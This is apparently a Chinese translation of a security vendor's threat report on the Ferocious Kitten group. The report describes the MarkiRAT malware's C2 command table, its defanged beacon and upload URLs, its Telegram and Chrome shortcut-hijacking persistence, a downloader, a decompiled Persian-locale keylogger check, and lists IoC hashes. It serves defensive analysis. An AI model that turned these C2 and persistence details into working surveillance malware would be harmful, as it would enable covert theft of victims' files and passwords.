在执行这些操作之后，恶意软件会启动一个线程来不断向 C2 发出信标，等待接收命令并相应地执行。信标请求随以下请求一起发出：

```
GET hxxp://[C2 address]/ech/echo.php?req=rr&u=[computername]_[username]
```

预期响应中携带要执行的命令，需要格式化为 JSON。然后使用开源库 JsonCPP 对它进行解析，其中支持以下命令：

Cmd	Cmd2	Cmd3	描述
delay	参数：以毫秒为单位的睡眠时间	——	睡眠时间为指定的毫秒数。
uploadsf	参数：将枚举用于文件上传的目录路径	——	上传参数存储库中的所有文件。 使用以下 POST 请求执行上传： hxxps://[C2]/up/uploadx.php?=u=[computername]_[username]
uploads	参数：将枚举用于文件	——	上传参数存储库中的文件。 该恶意软件正在寻找带有特定扩展名

	上传的目录路径		的文件：.rtf、.doc、.docx、.xls、.xlsx、.ppt、.pptx、.pps、.ppsx、.txt、.gpg、.pkr、.kdbx、.key，.jpg。这些格式表明攻击者对 Office 文档、加密密钥、密码管理器文件和图像文件感兴趣。使用与“uploadsf”命令相同的 POST 请求执行上传。
upload	参数：要上传的文件的路径	——	使用与“uploadsf”命令相同的 URL 上传特定文件（参数）。
smart	dir	——	列出文件和存储库。 清单发送至： hxxp://[C2]/ech/rite.php
smart	upload	——	上传带有特定扩展名（.pdf、.rtf、.doc、.docx、.xls、.xlsx、.ppt、.pptx、.pps、.ppsx、.txt；.jpg、.kdbx、.key）的文件预定义的通用目录，即：桌面、文档、图片、下载、ViberPC、Skype、Telegram 和其它驱动器。

smart	fulldir	——	列出查找具有特定扩展名的文件名的文件和目录（.pdf、.rtf、.doc、.docx、.xls、.xlsx、.ppt、.pptx、.pps、.ppsx、.txt；.jpg、.kdbx，.key）位于预定义的通用目录中：桌面、文档、图片、下载、ViberPC、Skype、Telegram 和其它驱动器。清单发送至：hxxp://[C2]/ech/rite.php
runinhome	参数：可执行文件名	——	运行位于用户主目录中恶意软件存储库中的可执行文件。
download	参数 1：下载文件的 URL	参数 2：存储下载文件的路径	从 C2 服务器下载文件并存储在本地（文件名：argument2）。

不符合上述模式的其它命令将被转发并作为'cmd.exe /c'的参数处理，并通过'ShellExecuteW'API 运行。此外，每个信标都附有一个屏幕截图，该屏幕截图最初在 public 目录中保存为“scr.jpg”，随后使用与“uploadsf”命令中相同的 HTTP POST 请求发送给 C2。

Telegram 执行劫持变体

被发现的其中一个 MarkiRAT 变体被用来拦截 Telegram 的执行，并随即启动恶意软件。除了负责将恶意软件部署在受害机器上的功能之外，恶意软件的核心与之前 MarkiRAT 描述的相同。它们执行以下操作：

- 通过枚举磁盘上的文件检查 Telegram 的安装目录，并在名为'tdata'（Telegram 桌面工具使用的内部存储库）的目录中寻找'exe'二进制文件。
- 如果该文件存在，恶意软件将自己复制到与'exe'相同的目录中，同时保留 Telegram 应用程序的图标。
- 修改启动 Telegram 的快捷方式，将其路径替换为与'exe'对应的路径，如下所述。




图 5.Telegram 的快捷方式与合法的可执行程序一起启动 Payload

执行这些操作后，如果“data.exe”作为启动 Telegram 而被执行，则通常的部署逻辑会被跳过，恶意软件会直接执行真正的 Telegram 应用程序以及恶意的 MarkiRAT Payload。

Chrome 执行劫持变体

另一个有趣的变体针对 Chrome 浏览器，可以分成两个组件，其内部名称如下（从其中留下的 PDB 路径可以看出）：

mklgsecondary.pdb

mklgchrome.pdb

第一阶段的逻辑由'mklgsecondary'执行，它的目的是使用 BITS 工具从 C2 服务器下载一个名为'chrome.txt'的文件。该下载器使用与 Telegram 执行劫持变体相同的方法修改 Chrome 的快捷方式。每次用户启动 Chrome 浏览器时，下载的 PE 文件（'chrome.txt'/'mklgchrome'）就会被执行，从而运行真正的 Chrome 浏览器应用程序，并执行 MarkiRAT 的 Payload。与针对 Telegram 的变体情况一样，通常的初始化例程被跳过。

下载器

一个独特的新变体是一个简单的下载器，它遵循与上述 MarkiRAT 植入物类似的操作。它还利用了 MFC，并将其逻辑嵌入到 CDialog 类中，在运行时启动 MFC 对话对象时被执行。值得注意的是，它包含 PDB 路径 "D:\mklgs\mfcdownl\Release\mfcdownl.pdb"，类似于恶意软件开发者在所有的其它变体中使用的路径，并联系域名 "microsoft.com-

view[.]space "背后的 C2 服务器，这也在最近的其它 MarkiRAT 样本中观察到。这个样本与该组织过去使用的样本不同，在过去，Payload 是由恶意软件本身投放的，这表明该组织可能正在改变其某些 TTP。

这个组件的执行流程包括以下动作：

- 恶意软件会检查命令行参数，其中包含 C2 服务器的 URL 路径和用于下载可执行文件的文件名。如果传递的参数少于三个，则程序终止。
- 使用 WinHttp API 从硬编码域 "com-view[.]space "下载文件，将第二个参数作为下载文件的服务器路径，并采用第三个参数将检索到的 Payload 的文件名保存在%PUBLIC%目录中。
- 该恶意软件根据当前的系统时间生成一个数值，并使用它来重新命名下载的二进制文件（即，它将被存储为%PUBLIC%目录中的<numeric_value>.exe）。
- 最后，通过解析 exe 的路径并将下载的二进制文件的新生成路径作为参数传递，来执行下载的 Payload。使用"CreateProcessW"API 函数将生成的命令行作为新进程启动。

有趣的是，该样本包含取自《古兰经》的阿拉伯语硬编码字符串，这些字符串出现在恶意软件业务逻辑函数的开头。第二节的意思是 "我将在他们面前筑起屏障，在他们身后筑起屏障，把他们遮盖起来，使他们不能看见。" 这句话经常用于被敌人追赶的时候，希望被忽略。

```
printf(L"و ما رميت اذ رميت و لكن الله رمى");
printf(
  L"و جعلنا من بين ايديهم سدا و من خلفهم سدا فاغشيناهم و هم لا يبصرون");
num_of_args = 0;
command_line = GetCommandLineW();
command_line_args = CommandLineToArgvW(command_line, &num_of_args);
c_command_line_args = command_line_args;
if ( num_of_args <= 2 )
  return 0;
```

图 6.恶意软件中的古兰经经文

Android 植入物

除了 PE 恶意软件外，我们还能够在遥测中识别出几个 URL，这些 URL 表明在 C2 基础设施上托管了 Android 应用程序：

hxxp://updatei[.]com/ddd/classes.dex

hxxp://updatei[.]com/hr.apk

不幸的是，我们无法获得基础样本，因此只能假设这些是针对移动用户的恶意植入物，由威胁组织开发和利用。也就是说，针对伊朗目标的类似活动表明，攻击者很可能开展了多个活动，每个活动都侧重于不同的技术平台，并根据受害者的情况进行分类定位。

我们最近的 APT 趋势报告中提到了这方面的一个例子，并在向客户提供的私人 APT 报告中进行了更深入的讨论，我们发现 DomesticKitten 背后的攻击者在同一时间段内针对波斯语用户传播了基于 Windows 和 Android 的恶意软件。

目标

这次攻击似乎主要针对伊朗。除了大部分是波斯文的文件名外，一些恶意网站还使用子

域名冒充伊朗的流行服务，以使其看起来合法。例如，"aparat.com-view[.]space "是模仿伊朗的视频共享服务 Aparat，而 "khabarfarsi.com-view[.]org "是模仿伊朗的一个新闻网站。

除了上面分析的 Telegram Payload 变体之外，其中一个恶意样本是 Psiphon 的后门版本，这是一个开源的 VPN 工具，通常用于绕过互联网审查。Psiphon 和 Telegram 都是伊朗非常受欢迎的服务，这表示开发 Payload 的目的是针对伊朗公民。此外，恶意文件显示的诱饵内容往往利用政治主题，涉及抵抗基地或打击伊朗政权的图像或视频，这表明攻击者的目标是该国境内此类运动的潜在支持者。

可以在代码中观察到上述受害者配置文件的相关指标，尤其是在键盘记录器的逻辑中。在键盘记录写入日志之前，恶意软件使用"GetKeyboardLayout"API 获取当前区域设置标识符。针对多个硬编码路径检查检索到的值，其中低 DWORD 设置为 0x0429，该值对应波斯语 ID，从进一步证实了目标用户是波斯语用户。

```
window_creating_thread_tid = this->window_creating_thread_tid;
LODWORD(this->keylogger_time_64t) = bootstrap_time_64t_low_dword;
HIDWORD(this->keylogger_time_64t) = bootstrap_time_64t_high_dword;
locale_identifier = (int)GetKeyboardLayout(window_creating_thread_tid);
this->locale_identifier = (HKL)locale_identifier;
if ( locale_identifier == 0x4290429
  || locale_identifier == 0xF03A0429
  || locale_identifier == 0x4010429
  || locale_identifier == 0xF0280429
  || locale_identifier == 0x4630429
  || locale_identifier == 0xF0290429 )
{
  c_keystroke = keystroke;
  switch ( keystroke )
  {
    case '\'':
      c_keystroke = 0x6AF;
      break;
    case ',':
      c_keystroke = 0x648;
      break;
    case ';':
```

图 7.在将按键写入文件之前进行地域检查，显示对应于波斯语 ID（0x0429）的硬编码值

关联

在我们的分析中，我们发现 Ferocious Kitten 和其他威胁组织，即 Domestic Kitten 和 Rampant Kitten，在其 TTP 和受害者方面都有相似之处。与 Domestic Kitten 一样，Ferocious Kitten 长期使用同一套 C2 服务器，并显示出相同的 C2 通信 URL 模式，只使用三个字母，如 "updatei[.]com/fff/"或 "updatei[.]com/fil/"。

像 Rampant Kitten 一样，两个威胁组织都试图从 Keepass 密码管理器中收集信息，并更改 Telegram Desktop 的执行流程以确保其恶意软件的持久性。虽然我们无法在这些组织的代码库或基础设施之间找到牢固的联系，但三个威胁组织开展的各种活动都有一个独特的目标计划，并以伊朗用户为目标。





图 8.Ferocious Kitten 样本的 PDB 路径

一个有趣的事情是，我们正在监测相关活动的一个域名'updatei[.com'，出现在一个名为 "伊朗战斗程序员协会"（从波斯语翻译）的 Facebook 页面中。攻击者在 2015 年 2 月注册了这个域名，而帖子是在同年 3 月发布的。帖子中提到的 URL 是用来下载一个名为 "cports.rar "的压缩文档，据称其中包含 "cports.exe "工具；不幸的是，我们无法检查文档的内容，因为在分析时该网站已经关闭。



Facebook 页面的帖子（翻译后），提到了其中一个恶意域

结论

Ferocious Kitten 是一个在更广泛的生态系统中运作的例子，旨在针对伊朗的用户。这类威胁组织的相关信息似乎并不经常被安全研究人员覆盖，因此可以随意地重复使用基础设施和工具集，而不必担心会被安全解决方案删除或标记。

此外，正如本文所指出的那样，这类组织以各种平台（最明显的是 Windows 和 Android）为目标，并经常共享 TTP，尤其是后者，这表明潜在的攻击者可能是相互关联的，共享开发人员或在相互监督下运作。虽然在技术上并不令人印象深刻，但有趣的是，该攻击者创建了专门的变体，与流行程序（即 Chrome 和 Telegram）一起发布。工具集的技术复杂性似乎并不是攻击者的优先考虑事项，他们似乎更倾向于扩大他们的武器库。

通用安全建议

不要随意点击邮件或文档中的恶意链接，因为这可能会启动恶意软件执行。

非必要不要启用宏，因为它经常被作为恶意软件初始感染方法之一。

及时修复系统或应用的安全漏洞，避免被恶意软件利用。

针对 APT 和恶意软件攻击，建议应用相关安全产品进行检测和防护。

实时更新恶意软件和 APT 组织的相关指标，并使用最新的威胁情报信息，以实时了解攻击者所使用的 TTP。

IoC

MD5	SHA1	SHA256
5B4B42A8A730FAE1B786326F27613DA4	736331C23D1813278C458B5EA8334AB14511AFA6	E7986CD2D31EDD7CCB872DC1F0F745BE6A483676CE0291F3C88B94B0E2306EA0
91EBDE892ED57F19C0CBAB98D04648CE	9BCF60F1C806947DBBB0729F2E07496ABE1B47B7	2E8288C4603A04281127055B749E246ABFD7F6B0F261BFF96A47959DCAE4EE39
7C83EC6D8459AC989669899071F41AE1	A7F6963929A5709A841DE71D99EFB1F91CF31F8E	BA300A293CC4BC39DD9D40A3C53ECE51AC80AF053175361D83D6ECB8735C45AF
B2FE8C3BA2B9639F34C1727D50C4918D	1B9908CEC557879382B63F071EC710BE5B68EE79	7699C50E8FED564B83FB0996E700FE51900E4F67CEC4E669ED431E6A6F120865
4F1C9411739F7D	A1DD1AEE6BB3E	EC7196E98B7990B69ED5

3E5E418D4CD264E9A3	E3F8C3CEE08955F3285C4E95439	8F49E5A87D1FDA8BF81EB5CD7EEB9176F6E96A754403
698201F289110A6DCFF75407AB02E917	B59910F3AD87010140100EA63B9A474136BB5A97	FA9C0E0CB88B34D51DEB257639314CF54CB11F9867A27579521681A2E17DA4C4
61DA1A5FA3D0D4E69A9EA6AF53A91E45	397C359064C5282276B7717731A6FDB998C31A0F	489B895AD66F13C2A4FFEB218E735CACE2B23D36FA55CD07B7EDB4FBC03048CB
254A065A2C9CF8FF6BDD98EC120B3222	93AE9778E55764F05E7D637E10A0D77EC3F6F6F7	AB3E9F65C60C1760AFC99629CAEE7FAB8DBA117A16A7F9F843EC43617E824B0D
6747E3953775FB226DA0723A94490FDB	F37003A6B6896D233A019E0E672FD9E92D261FC0	54BD9FE21289FAC0D48CC388AA35ECDC854D8C81865564DCB21FC1D73D22B86B
D22D9CE61E6AEA72AA9A8A233530DB43	9923473C594FF12904E37A2405F619A7DC98D905	3A4EF9B7BD7F61C75501262E8B9E31F9E9BC3A841D5DE33DCDEB8AAA65E95F76
F9509755C5781F87788FFDF9EFAD075D	3E30D4DA7AA25CA8D44851848B05EFF758CEEB46	274BEB57AE19CBC5C2027E08CB2B718DEA7ED1ACB21BD329D5ABA33231FB699D
CE5A7612892F272	609D4099CA91A	B71C87AD8A0D179FC317

99362AE0569507E04	494B22738E2050DD8CF12C61917	656B339A57F2775B773C0FC54EA2B0B8D171B7AF7A8A
B0632B202EB5D204DF112E1B5BAC3F21	4C33552788239DCF044CDDEE51D2000F04509FC1	A7C25D943F8B8689B4A55771349DD7B746FEC094E5CC3F693C90801560A1808C
3D6D731F03A0FCF4DB9506FF9BDB7231	83E00F2E844795606B90C314495E91932B14F863	405DEB3A129DF7B56357966B723A14C0AA9BC3615E2A20FCCD7D2B5A8CEAB30D
1FE34D84A058156296E86888DDD5CAC9	B7B6345D9107CF7997646F3B04ED423C1271D070	636FEE51245685DE8F85D2D8AF1DD1351267DBB9F9E571685A76D3894ED931DA
C888F680B9BC3AABF0EC1CDD312436B5	B831C659335F669F7C2B48ABE281F066BE75D7AF	1E21645147AA4EAC33495AA1713FFA30DEF0758F810CA944580A14BE2828643D
8187B9A9AF3EB78EE3B1190BB1DB967E	C2E9EAE6F870737DD4B6A6057BAC35FF7CC5E244	D723B7C150427A83D8A08DC613F68675690FA0F5B10287B078F7E8D50D1A363F
E43E11B074FA7B071DEC9BC294E0F95C	FFB76C958C1B53AF09913C268C8E90F873D53F1A	3C94EBA2E2B73B2D2230A62E4513F457933D4668221992C71C847B79BA12F352

原文链接：

https://securelist.com/ferocious-kitten-6-years-of-covert-surveillance-in-iran/102806/